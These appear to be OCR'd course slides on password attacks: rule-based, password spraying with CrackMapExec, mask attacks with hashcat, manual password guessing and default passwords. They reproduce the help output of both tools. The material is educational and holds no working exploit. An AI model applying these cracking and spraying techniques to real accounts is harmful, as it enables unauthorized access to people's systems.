
Rule-based Attack

- This attack is used when the attacker gets some **information about the password**

Active Online Attacks: Password Spraying Attack and Mask Attack

Password Spraying Attack

- Attackers **target multiple user** accounts simultaneously and crack the passwords using a small set of commonly used passwords
- Attackers use **CrackMapExec** to automate the password spraying process to crack domain or workgroup members' passwords




```
                    A swiss army knife for pentesting networks
                Forged by @byt3bl33d3r using the powah of dank memes

                              Version: 4.0.1dev
                             Codename: Bug Pr0n

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {winrm,http,mssql,ssh,smb}
    winrm               own stuff using WINRM
    http                own stuff using HTTP
    mssql               own stuff using MSSQL
    ssh                 own stuff using SSH
    smb                 own stuff using SMB

Ya feelin' a bit buggy all of a sudden?
```

https://github.com

Mask Attack


- Attackers **recover passwords from hashes** with a specific set of characters based on some information known to the attacker
- Attacker use **hashcat** to perform a mask attack



```
ubuntu@ubuntu-Virtual-Machine:~$ hashcat -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=========
==============
 -m, --hash-type                | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --status                   |      | Enable automatic update of the status screen         |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status
-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-
timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov
-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtim
e=10
     --session                  | Str  | Define specific session name                         | --sessio
n=mysession
     --restore                  |      | Restore session from --session                       |
```

https://hashcat.net

Active Online Attacks: Password Guessing



Frequency of attacks is less


The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high

1. **Find a valid user**
2. **Create a list of possible passwords**
3. **Rank passwords from high to low probability**
4. **Key in each password, until the correct password is discovered**

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**



Open Sez Me! :: Passwords

